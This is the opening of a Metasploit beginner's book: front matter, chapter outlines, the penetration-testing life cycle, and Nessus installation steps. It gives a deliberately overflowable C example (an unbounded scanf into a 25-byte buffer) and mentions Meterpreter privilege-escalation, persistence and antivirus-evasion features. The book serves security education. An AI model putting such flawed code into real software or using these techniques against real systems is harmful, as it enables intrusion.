Metasploit 5.0 for Beginners

Second Edition

Perform penetration testing to secure your IT environment against threats and vulnerabilities

Packt

www.packt.com

Sagar Rahalkar

Metasploit 5.0 for Beginners *Second Edition*

Perform penetration testing to secure your
IT environment against threats and vulnerabilities

Sagar Rahalkar

BIRMINGHAM—MUMBAI

Metasploit 5.0 for Beginners
Second Edition

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Vijin Boricha
Acquisition Editor: Rohit Rajkumar
Senior Editor: Rahul Dsouza
Content Development Editor: Alokita Amanna
Technical Editor: Sarvesh Jaywant
Copy Editor: Safis Editing
Project Coordinator: Neil Dmello
Proofreader: Safis Editing
Indexer: Pratik Shirodkar
Production Designer: Aparna Bhagat

First published: July 2017
Second edition: April 2020

Production reference: 1080420

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.
ISBN 978-1-83898-266-9

`www.packt.com`

Contributors

About the author

Sagar Rahalkar is a seasoned **InfoSec (IS)** professional, having 13 years of comprehensive experience in various verticals of IS. His domains of expertise are mainly cybercrime investigations, digital forensics, AppSec, VAPT, compliance, and IT GRC. He holds a master's degree in computer science and several industry-recognized certifications, such as Certified Cyber Crime Investigator, CEH, ECSA, ISO 27001 LA, IBM certified Specialist-Rational AppScan, CISM, and PRINCE2. He has been closely associated with Indian law enforcement agencies for more than 3 years, dealing with digital crime investigations and related training, and has received several awards and appreciation from senior officials of the police and defense organizations in India.

About the reviewers

Vaibhav Tole (MCA, CCISO, CRISC, CISA, CEH, Prince2 Foundation) is a multidisciplinary Cyber Security Professional with wide experience in areas including cyber threat intelligence, anti-cybercrime investigations, big data analytics, incident response advisory, vulnerability assessment, application and product security, IS risk, and project management. Apart from being a cybersecurity professional, Vaibhav is an accomplished musician (a pianist with a Grade 8 – Piano Solo from Trinity College London) and a composer and has also founded a band named RURRER. His special interests include conceptualizing and implementing cross-functional interdisciplinary projects in fields such as computational music, healthcare, and IS.

Parag Patil is an IS professional currently associated with Qualys Incorporation as a manager for cloud security and compliance research. For more than 10 years, Parag has extensively worked on digital forensics, IAM, security monitoring/Sec-OPs, security training, security compliance audits, vulnerability management, penetration testing, and IS research. He is the author of CIS benchmarks for AWS, Azure, and GCP.

Thanks to my friends Mahesh Navaghane and Sagar Rahalkar (the author of this book), my sister, Aditi Sahasrabudhe, and my wife, Monika, and daughter, Ira, who have always been there for me through all the ups and downs I have ever experienced in my life.

Packt is searching for authors like you

Table of Contents

Preface

Section 1: Introduction and Environment Setup

1

Introduction to Metasploit and Supporting Tools

2

Setting Up Your Environment

3

Metasploit Components and Environment Configuration

Section 2: Practical Metasploit

4

Information Gathering with Metasploit

5
Vulnerability Hunting with Metasploit

6
Client-Side Attacks with Metasploit

7
Web Application Scanning with Metasploit

8
Antivirus Evasion and Anti-Forensics

9
Cyber Attack Management with Armitage

10
Extending Metasploit and Exploit Development

11

Case Studies

Other Books You May Enjoy

Preface

For more than a decade or so, the use of technology has been rising exponentially. Almost all businesses are partially or completely dependent on the use of technology. From Bitcoin to the cloud to the Internet of Things (IoT), new technologies are popping up each day. While these technologies completely change the way we do things, they also bring threats along with them. Attackers discover new and innovative ways to manipulate these technologies for fun and profit! This is a matter of concern to thousands of organizations and businesses around the world. Organizations worldwide are deeply concerned about keeping their data safe. Protecting data is certainly important; however, testing whether adequate protection mechanisms have been put in place is equally important. Protection mechanisms can fail, hence testing them before someone exploits them for real is a challenging task. Having said that, vulnerability assessment and penetration testing have gained great importance and are now trivially included in all compliance programs. With vulnerability assessment and penetration testing done in the right way, organizations can ensure that they have put in the right security controls and they are functioning as expected! For many, the process of vulnerability assessment and penetration testing may look easy just by running an automated scanner and generating a long report with false positives. However, in reality, this process is not just about running tools but a complete life cycle. Fortunately, the Metasploit Framework can be plugged into almost every phase of the penetration testing life cycle, making complex tasks easier. This book will take you through some of the absolute basics of Metasploit Framework 5.x to the advanced and sophisticated features that the framework has to offer!

Who this book is for

If you are a penetration tester, ethical hacker, or security consultant who wants to quickly learn the Metasploit Framework to carry out elementary penetration testing in highly secured environments, then this book is for you. This book also targets users who have a keen interest in computer security, especially in the area of vulnerability assessment and penetration testing, and who want to develop practical skills in using the Metasploit Framework.

What this book covers

Chapter 1, *Introduction to Metasploit and Supporting Tools*, introduces the reader to concepts such as vulnerability assessment and penetration testing. Then, it explains the need for a penetration testing framework along with a brief introduction to the Metasploit Framework. Moving ahead, the chapter explains how the Metasploit Framework can be effectively used across all stages of the penetration testing life cycle, along with some supporting tools that extend the Metasploit Framework's capabilities. This chapter also introduces some of the new features of Metasploit 5.x.

Chapter 2, *Setting up Your Environment*, guides you through setting up the environment for the Metasploit Framework. This includes setting up the Kali Linux virtual machine, independently installing the Metasploit Framework on various platforms (such as Windows and Linux), and setting up exploitable or vulnerable targets in the virtual environment, along with Metasploit Vulnerable Services Emulator.

Chapter 3, *Metasploit Components and Environment Configuration*, covers the structure and anatomy of the Metasploit Framework, followed by an introduction to various Metasploit components. This chapter also covers the local and global variable configuration, along with how to keep the Metasploit Framework updated.

Chapter 4, *Information Gathering with Metasploit*, lays the foundation for information gathering and enumeration with the Metasploit Framework. It covers information gathering and enumeration for various protocols, such as TCP, UDP, FTP, SMB, HTTP, SSH, DNS, and RDP. It also covers extended usage of the Metasploit Framework for password sniffing, along with advanced search for vulnerable systems using Shodan integration.

Chapter 5, *Vulnerability Hunting with Metasploit*, starts with instructions on setting up the Metasploit database. Then, it provides insights on vulnerability scanning and exploiting using NMAP, Nessus, and the Metasploit Framework, concluding with the post-exploitation capabilities of the Metasploit Framework. It also provides a brief introduction to MSF utilities.

Chapter 6, *Client-Side Attacks with Metasploit*, introduces the key terminology related to client-side attacks. It then covers the usage of the msfvenom payload creator to generate custom payloads, along with the Social-Engineer Toolkit. The chapter concludes with advanced browser-based attacks using the `browser_autopwn` auxiliary module.

Chapter 7, *Web Application Scanning with Metasploit*, covers the procedure of setting up a vulnerable web application such as Hackazon and OWASP Juice Shop. It then covers the wmap module within the Metasploit Framework for web application vulnerability scanning, and concludes with some additional Metasploit auxiliary modules that can be useful in web application security assessment.

Chapter 8, *Antivirus Evasion and Anti-Forensics*, covers the various ways to prevent your payload from getting detected by various antivirus programs. These techniques include the use of encoders, binary packages, and encryptors, along with the latest evasion modules. The chapter also introduces various concepts for testing payloads and concludes with various anti-forensic features of the Metasploit Framework.


Chapter 9, *Cyber Attack Management with Armitage*, introduces a cyber attack management tool called Armitage, which can be used effectively along with the Metasploit Framework for complex penetration testing tasks. This chapter covers the various aspects of Armitage, including opening the console, performing scanning and enumeration, finding suitable attacks, and exploiting the target.

Chapter 10, *Extending Metasploit and Exploit Development*, introduces the various exploit development concepts, followed by how the Metasploit Framework can be extended by adding external exploits. The chapter concludes with an explanation of the Metasploit exploit templates and mixins that can be readily utilized for custom exploit development.


Chapter 11, *Real-World Case Study*, helps the reader to put all the knowledge they have learned throughout the book together to hack into targets in real-world scenarios. This will immensely help the reader to understand the practical importance of all the modules and plugins they've learned about throughout the book.

To get the most out of this book

You require the following:



Software/Hardware covered in the book	OS Requirements
Kali Linux 2020.1	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Metasploit Framework	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Nessus	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
NMAP	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
w3af	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Armitage	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space



Software/Hardware covered in the book	OS Requirements
Docker	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
VMPlayer	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Metasploitable 2	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Shodan	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
7-Zip	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Virustotal	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Ruby	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space
Vulnhub	Kali Linux (recommended) with a minimum 4 GB RAM, 20 GB hard disk space

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `http://www.packtpub.com/sites/default/files/downloads/9781838982669_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Download and install the `msi` file."

A block of code is set as follows:

```
#include <stdio.h>
void AdminFunction()
{
printf("Welcome!\n");
printf("You are now in the Admin function!\n");
}
void echo()
{
char buffer[25];
printf("Enter any text:\n");
scanf("%s", buffer);
printf("You entered: %s\n", buffer);
}
int main()
{
echo();
return 0;
}
```

Any command-line input or output is written as follows:

```
root@kali:~#apt-get  install  nmap
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Click on the **Hosts** menu."

> **Tips or important notes**
>
> Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at `customercare@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packt.com`.

Section 1: Introduction and Environment Setup

You will learn to setup the Metasploit environment efficiently before getting into the details of the framework.

This section comprises the following chapters:

Chapter 1, Introduction to Metasploit & Supporting Tools

Chapter 2, Setting Up your Environment

Chapter 3, Metasploit Components and Environment Configuration

1 Introduction to Metasploit and Supporting Tools

Before we take a deep dive into various aspects of the Metasploit Framework, let's first lay a solid foundation of some of the absolute basics. In this chapter, we'll conceptually understand what penetration testing is all about and where the Metasploit Framework fits in exactly. We'll also browse through some of the additional tools that enhance the Metasploit Framework's capabilities.

In this chapter, we will cover the following topics:

- The importance of penetration testing
- Understanding the difference between vulnerability assessments and penetration testing
- The need for a penetration testing framework
- Introduction to Metasploit
- Introduction to new features in Metasploit 5.0
- When to use Metasploit
- Making Metasploit effective and powerful using supplementary tools

Technical requirements

The following software is required:

- Kali Linux
- The Metasploit Framework
- Nessus
- NMAP
- w3af
- Armitage

The importance of penetration testing

For over a decade or so, the use of technology has been rising exponentially. Almost all businesses are partially or completely dependent on the use of technology. From Bitcoins to the cloud to the **Internet of Things** (**IoT**), new technologies are popping up each day. While these technologies completely change the way we do things, they also bring along threats with them. Attackers discover new and innovative ways to manipulate these technologies for fun and profit! This is a matter of concern for thousands of organizations and businesses around the world.

Organizations worldwide are deeply concerned about keeping their data safe. Protecting data is certainly important. However, testing whether adequate protection mechanisms have been put to work is also equally important. Protection mechanisms can fail, hence, testing them before someone exploits them for real is a challenging task. Having said this, vulnerability assessments and penetration testing have gained high importance and are now trivially included in all compliance programs. If the vulnerability assessment and penetration testing is done correctly, it significantly helps organizations gain confidence in the security controls that they have put in place and that they are functioning as expected!

We will now move on to understanding the difference between vulnerability assessments and penetration testing.

Understanding the difference between vulnerability assessments and penetration testing

Vulnerability assessments and penetration testing are two of the most common phrases that are often used interchangeably. However, it is important to understand the difference between the two. To understand the exact difference, let's consider a real-world scenario.

A thief intends to rob a house. To proceed with his robbery plan, he decides to recon his robbery target. He visits the house (that he intends to rob) casually and tries to gauge what security measures are in place. He notices that there is a window at the back of the house that is often open and so it's easy to break in. In our terms, the thief just performed a vulnerability assessment. Now, after a few days, the thief actually goes to the house again and enters through the back window that he had discovered earlier during his recon phase. In this case, the thief performed an actual penetration into his target house with the intent of robbery.

This is exactly what we can relate to in the case of computing systems and networks. You can first perform a vulnerability assessment of the target in order to assess the overall weaknesses in the system and then later perform a planned penetration test to practically check whether the target is vulnerable or not. Without performing a vulnerability assessment, it would be difficult to plan and execute the actual penetration.

While most vulnerability assessments are non-invasive by nature, the penetration test could cause damage to the target if not done in a controlled manner. Depending on the specific compliance needs, some organizations choose to perform only a vulnerability assessment, while others go ahead and perform a penetration test as well.

Now that we have understood the difference between vulnerability assessments and penetration testing, let's move on to understand the need for a penetration testing framework.

The need for a penetration testing framework

Penetration testing is not just about running a set of a few automated tools against your target. It's a complete process that involves multiple stages and each stage is equally important for the success of the project. Now, for performing all the tasks throughout every stage of penetration testing, we would need to use various tools and might need to perform some tasks manually. Then, at the end, we would need to combine the results from all the different tools together to produce a single meaningful report. This is certainly a daunting task. It would be really easy and timesaving if one single tool could help us perform all the required tasks for penetration testing. This exact need is satisfied by a framework such as Metasploit.

Now let's move on to learning more about the Metasploit Framework.

Introduction to Metasploit

The birth of Metasploit dates back to 16 years ago, when H. D. Moore, in 2003, wrote a portable network tool using Perl. By 2007, it was rewritten in Ruby. The Metasploit project received a major commercial boost when Rapid7 acquired the project in 2009. Metasploit is essentially a robust and versatile penetration testing framework. It can literally perform all the tasks that are involved in a penetration testing life cycle. With the use of Metasploit, you don't really need to reinvent the wheel! You just need to focus on the core objectives, the supporting actions will all be performed through various components and modules of the framework. Also, since it's a complete framework and not just an application, it can be customized and extended as per our requirements.

Metasploit is, no doubt, a very powerful tool for penetration testing. However, it's certainly not a magic wand that can help you hack into any given target system. It's important to understand the capabilities of Metasploit so that it can be leveraged optimally during penetration testing.

> **IMPORTANT NOTE:**
>
> Did you know? The Metasploit Framework has more than 3,000 different modules available for exploiting various applications, products, and platforms, and this number is growing on a regular basis.

While the initial Metasploit project was open source, after the acquisition by Rapid7, commercial-grade versions of Metasploit also came into existence. For the scope of this book, we'll be using the Metasploit Framework edition.

Introduction to new features in Metasploit 5.0

Ever since the Metasploit Framework was born 16 years ago, it has been through significant changes and improvements. In early 2019, Metasploit 5.0 was released, which is considered its first major release since 2011. While the Metasploit is commercially supported and developed by Rapid7, it also has rich community support, which enables its growth.

The latest Metasploit 5.0 version brings in a lot more features and improvements:

- **Database and automation API's**: The latest Metasploit 5.0 now allow users to run the database as a RESTful service. It also introduces the new JSON-RPC API, which would be of significant help to users who wish to integrate Metasploit with other tools. The API interface can be extremely handy in several automation and orchestration scenarios. It thus makes the framework even more agile and powerful.

- **Evasion modules and libraries**: In 2018, a new evasion module was introduced that allowed users to develop their own evasions. Metasploit 5.0 includes a special Windows evasion module that helps users create undetectable payloads and bypass security software. We'll learn more about using the new evasion module in *Chapter 8, Anti-Virus Evasion and Anti-Forensics*.
- **Usability improvements and exploitation at scale**: While the Metasploit Framework has evolved and matured over time, with the inclusion of the latest exploits, payloads, and so on, it is important to focus on the usability features as well. The ease of use significantly improves the user experience and convenience. Until the time that Metasploit 5.0 was released, all the exploit modules were permitted to execute against a single target host. There could be so many situations wherein it's absolutely required to execute the same exploit against multiple targets. This would then require writing a script. But now, the Metasploit 5.0 provides an out-of-the-box feature to execute an exploit against multiple targets at a time. We can specify the range of IP addresses against which we wish to launch the exploit. This feature can certainly boost the productivity and efficiency in assignments that have a large number of hosts to be tested. We'll be learning more about this feature in *Chapter 3*, *Metasploit Components and Environment Configuration*. The latest Metasploit 5.0 framework also has several improvements to the search feature. Searching for modules is now faster out of the box.

We'll now move on to learning when to use the Metasploit Framework in the penetration testing life cycle.

When to use Metasploit

There are literally tons of tools available for performing various tasks related to penetration testing. However, most of the tools serve only one unique purpose. Unlike these tools, Metasploit can perform multiple tasks throughout the penetration testing life cycle. Before we check the exact use of Metasploit in penetration testing, let's have a brief overview of the various phases of penetration testing.

The following diagram shows the typical phases of the penetration testing life cycle:




Figure 1.1 – Phases of the penetration testing life cycle

Now let's move on to understanding the phases in detail:

- **Information gathering**: Though the information gathering phase may look very trivial, it is one of the most important phases for the success of a penetration testing project. The more you know about your target, the higher the chances are that you will find the right vulnerabilities and exploits to work for you. Hence, it's worth investing substantial time and effort in gathering as much information as possible about the target under the scope.

Information gathering can be of two types, as follows:


Passive information gathering: Passive information gathering involves collecting information about the target through publicly available sources, such as social media and search engines. No direct contact with the target is made.

Active information gathering: Active information gathering involves the use of specialized tools, such as port scanners, to gain information about the target system. It involves making direct contact with the target system, hence there could be a possibility of the information gathering attempt being noticed by the firewall, **Intrusion detection systems** (**IDS**), or **Intrusion prevention systems** (**IPS**) in the target network.

- **Enumeration**: Through using active and/or passive information gathering techniques, you can get a preliminary overview of the target system/network. Moving on, enumeration allows us to know what the exact services running on the target system (including types and versions) are, and other information, such as users, shares, and DNS entries. Enumeration prepares a clearer blueprint of the target we are trying to penetrate.
- **Gaining access**: Based on the target blueprint that we obtained from the information gathering and enumeration phase, it's now time to exploit the vulnerabilities in the target system and gain access. Gaining access to this target system involves exploiting one or more of the vulnerabilities found during the earlier stages and possibly bypassing the security controls deployed in the target system (such as antivirus, firewall, IDS, and IPS).
- **Privilege escalation**: Quite often, exploiting a vulnerability on the target gives limited access to the system. However, we would want to gain complete root/administrator-level access into the target in order to gain the most out of our exercise. This can be achieved using various techniques to escalate the privileges of the existing user. Once successful, we can have full control over the system with the privileges and can possibly infiltrate deeper into the target.
- **Maintaining access**: So far, it has taken a lot of effort to gain root/administrator level access into our target system. Now, what if the administrator of the target system restarts the system? All of our hard work will have been in vain. To avoid this, we need to make a provision for persistent access into the target system so that any restarts of the target system won't affect our access.
- **Covering tracks**: While we have worked really hard to exploit vulnerabilities, escalate privileges, and make our access persistent, it's quite possible that our activities could have triggered an alarm on the security systems of the target system. The incident response team may already be in action, tracing all the evidence that may lead back to us. Based on the agreed penetration testing contract terms, we need to clear all the tools, exploits, and backdoors that we uploaded on the target during the compromise.

Interestingly enough, Metasploit helps us in all the penetration testing stages listed previously.

The following table lists various Metasploit components and modules that can be used across all stages of penetration testing:



Sr. No.	Penetration testing phase	Use of Metasploit
1	Information gathering	`Auxiliary modules: portscan/syn`, `portscan/tcp`, `smb_version`, `db_nmap`, `scanner/ftp/ftp_version`, and `gather/shodan_search`
2	Enumeration	`smb/smb_enumshares`, `smb/smb_enumusers`, and `smb/smb_login`
3	Gaining access	All Metasploit exploits and payloads
4	Privilege escalation	`meterpreter-use priv` and `meterpreter-getsystem`
5	Maintaining access	`meterpreter - run persistence`
6	Covering tracks	Metasploit Anti-Forensics Project

Figure 1.2 – Metasploit components and modules

We'll gradually cover all the previous components and modules as we progress through the book. Now we move on to learn how we can make use of supplementary tools to make Metasploit even more effective.

Making Metasploit effective and powerful using supplementary tools

So far, we have seen that Metasploit is a really powerful framework for penetration testing. However, it can be made even more useful if integrated with some other tools. This section covers a few tools that complement Metasploit's capability to perform more precise penetration on the target system. We'll start with the Nessus tool.

Nessus

Nessus is a product from Tenable Network Security and is one of the most popular vulnerability assessment tools. It belongs to the vulnerability scanner category. It is quite easy to use, and it quickly identifies infrastructure-level vulnerabilities in the target system. Once Nessus tells us what vulnerabilities exist on the target system, we can then feed those vulnerabilities to Metasploit to see whether they can be exploited for real.

Its official website is `https://www.tenable.com/`.

The following screenshot shows the Nessus homepage:



Nessus Home / Scans - Mozilla Firefox
Nessus Home / Scans
https://127.0.0.1:8834/#/scans/new
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Nessus
Scans
Policies
sagar
Scan Library
Search Library
All Templates
Scanner
Scanner Templates
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
UPGRADE
Badlock Detection
Remote and local checks for CVE-2016-2118 and
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
UPGRADE
Malware Scan
Scan for malware on Windows and Unix systems.
MDM Config Audit
Audit the configuration of mobile
UPGRADE
Mobile Device Scan
Assess mobile devices via Microsoft
UPGRADE
Offline Config Audit
Audit the configuration of network
UPGRADE
PCI Quarterly External Scan
Approved for quarterly external
UPGRADE
Policy Compliance Auditing
Audit system configurations against
UPGRADE

Figure 1.3 – Nessus homepage

Next, we will be discussing different OS-based installation steps for Nessus.

Installation on Windows:

Please follow the following steps to install Nessus on Windows:

1. Navigate to the URL `https://www.tenable.com/products/nessus/select-your-operating-system`.
2. Under the **Microsoft Windows** category, select the appropriate version (**32-bit/64-bit**).
3. Download and install the `msi` file.
4. Open a browser and navigate to the URL `https://localhost:8834/`.
5. Set a new **username** and **password** to access the Nessus console.
6. For registration, click on the **registering this scanner** option.
7. Upon visiting `http://www.tenable.com/products/nessus/nessus-plugins/obtain-an- activation-code`, select **Nessus Home** and enter your details for registration.
8. Enter the registration code that you receive by email.

Installation on Linux (Debian-based)

Please follow the following steps to install Nessus on Linux:

1. Navigate to the URL `https://www.tenable.com/products/nessus/select-your-operating-system`.
2. Under the Linux category, **Debian 6,7,8 / Kali Linux 1**, select the appropriate version (**32-bit**/**AMD64**) and download the file.
3. Open a Terminal and browse to the folder where you downloaded the installer (`.deb`) file.
4. Type the following command:

```
dpkg -i <name_of_installer>.deb.
```

5. Open a browser and navigate to the URL `https://localhost:8834/`.
6. Set a new username and password to access the Nessus console. For registration, click on the **registering this scanner option**.
7. Upon visiting `http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code`, select Nessus Home and enter your details for registration.
8. Enter the registration code that you receive by email.

